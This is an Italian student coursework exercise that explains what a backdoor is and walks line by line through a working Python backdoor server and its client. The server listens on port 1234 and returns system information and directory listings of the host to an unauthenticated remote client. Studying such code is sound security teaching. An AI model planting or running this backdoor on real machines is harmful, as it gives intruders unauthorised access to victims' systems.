

Esercizio S3-L2 Epicode

Studente: Simone Mininni


Traccia

Compito di oggi: spiegare cos'è una backdoor e perchè è pericolosa.
Spiegare i codici qui sotto dicendo cosa fanno e qual è la differenza tra i due.
Opzionale (consigliato) testare praticamente il codice.

1) Cos'è una backdoor?

Risposta: Una backdoor è una porta sul retro, un programma che se installato sulla macchina vittima permette di accedere alla macchina stessa bypassando i sistemi di autenticazione e così riuscire a prendere il controllo.

Codici da comprendere:



```
kali@kali: ~/Desktop/Python_Samples
File Actions Edit View Help
GNU nano 6.0 backdoor.py *
import socket, platform, os

SRV_ADDR = ""
SRV_PORT = 1234

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
connection, address = s.accept()

print ("client connected: ", address)

while 1:
    try:
        data = connection.recv(1024)
    except:continue

    if(data.decode('utf-8') == '1'):
        tosend = platform.platform() + " " + platform.machine()
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '2'):
        data = connection.recv(1024)
        try:
            filelist = os.listdir(data.decode('utf-8'))
            tosend = ""
            for x in filelist:
                tosend += "," + x
        except:
            tosend = "Wrong path"
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '0'):
        connection.close()
        connection, address = s.accept()
```

```
kali@kali: ~/Desktop/Python_Samples
File Actions Edit View Help
GNU nano 6.0 client_backdoor.py
import socket

SRV_ADDR = input("Type the server IP address: ")
SRV_PORT = int(input("Type the server port: "))

def print_menu():
    print("\n\n0) Close the connection
1) Get system info
2) List directory contents")

my_sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
my_sock.connect((SRV_ADDR, SRV_PORT))

print("Connection established")
print_menu()

while 1:
    message = input("\n-Select an option: ")

    if(message == "0"):
        my_sock.sendall(message.encode())
        my_sock.close()
        break

    elif(message == "1"):
        my_sock.sendall(message.encode())
        data = my_sock.recv(1024)
        if not data: break
        print(data.decode('utf-8'))

    elif(message == "2"):
        path = input("Insert the path: ")
        my_sock.sendall(message.encode())
        my_sock.sendall(path.encode())
        data = my_sock.recv(1024)
        data = data.decode('utf-8').split(",")
        print("\n"*40)
        for x in data:
            print(x)
        print("\n"*40)
```

Si tratta di una comunicazione client-server, dove il primo codice lavora da server mettendosi in ascolto in attesa di un client.

Il secondo codice, invece, fa da client e si mette in comunicazione con il server. A seconda degli input del client il server invierà una risposta.

Esaminiamo il codice lato server...

```
import socket, platform, os

SRV_ADDR = ""
SRV_PORT = 1234

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
connection, address = s.accept()

print ("client connected: ", address)
```

Importo i moduli socket, platform e os.

Poi si assegnano alle variabili srv_addr e srv_port l'indirizzo ip della macchina che fa da server e la porta logica per comunicare.

Costruisco il socket s, specificando di far riferimento agli indirizzi ipv4 e protocollo TCP, e chiamo la funzione bind per creare la coppia ip:porta.
's' va in ascolto accettando un solo client alla volta, quando il client è connesso, stampo il suo indirizzo ip e porta.

```
while 1:
    try:
        data = connection.recv(1024)
    except:continue

    if(data.decode('utf-8') == '1'):
        tosend = platform.platform() + " " + platform.machine()
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '2'):
        data = connection.recv(1024)
        try:
            filelist = os.listdir(data.decode('utf-8'))
            tosend = ""
            for x in filelist:
                tosend += "," + x
        except:
            tosend = "Wrong path"
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '0'):
        connection.close()
        connection, address = s.accept()
```

Successivamente si entra in un ciclo while infinito.

Si assegna all variabile data il pacchetto ricevuto dal client, se viene catturata un'eccezione si prosegue con il ciclo successivo.

La struttura if elif controlla se il messaggio inviato dal client corrisponde alla relativa stringa, decodificando il pacchetto secondo lo standard utf-8.

Nella prima condizione si chiama la funzione platform che restituisce informazioni circa la macchina in questo caso del server, come il sistema operativo, l' architettura, versione, si invia al client.

Nella seconda condizione si chiama la funzione os.listdir() che crea una lista della di tutti i file e le directory presenti nel path indicato, in questo caso dal client.
Se il path non è corretto viene catturata un eccezione.

Nella terza condizione si chiude la connessione con il client.

Codice lato client...

```
import socket

SRV_ADDR = input("Type the server IP address: ")
SRV_PORT = int(input("Type the server port: "))

def print_menu():
    print("\n\n0) Close the connection\n1) Get system info\n2) List directory contents")

my_sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
my_sock.connect((SRV_ADDR, SRV_PORT))

print("Connection established")
print_menu()
```

Importiamo sempre il modulo socket, poi chiediamo in input all'utente la coppia ip:porta del server con il quale vuole comunicare.

Definiamo la funzione print_menu che spiega all'utente le opzioni a sua disposizione. Si crea il socket client e si instaura la connessione con il server.

```
while 1:
    message = input("\n-Select an option: ")

    if(message == "0"):
        my_sock.sendall(message.encode())
        my_sock.close()
        break

    elif(message == "1"):
        my_sock.sendall(message.encode())
        data = my_sock.recv(1024)
        if not data: break
        print(data.decode('utf-8'))

    elif(message == "2"):
        path = input("Insert the path: ")
        my_sock.sendall(message.encode())
        my_sock.sendall(path.encode())
        data = my_sock.recv(1024)
        data = data.decode('utf-8').split(",")
        print("\n\n")
        for x in data:
            print(x)
        print("\n\n")
```

Si entra nel ciclo while dove si chiede all'utente di inserire l'opzione e poi si confronta con l'utilizzo dei costrutti if... elif.

Nella prima condizione si chiude la connessione con il server.

Nella seconda condizione si invia al server il pacchetto con scritto 1 che come visto in precedenza restituirà informazioni relative al sistema della macchina server.

Nella terza condizione l'utente inserirà il path e se è valido riceverà dal server tutti i file e le directory di quel path che poi verranno stampati sulla macchina client.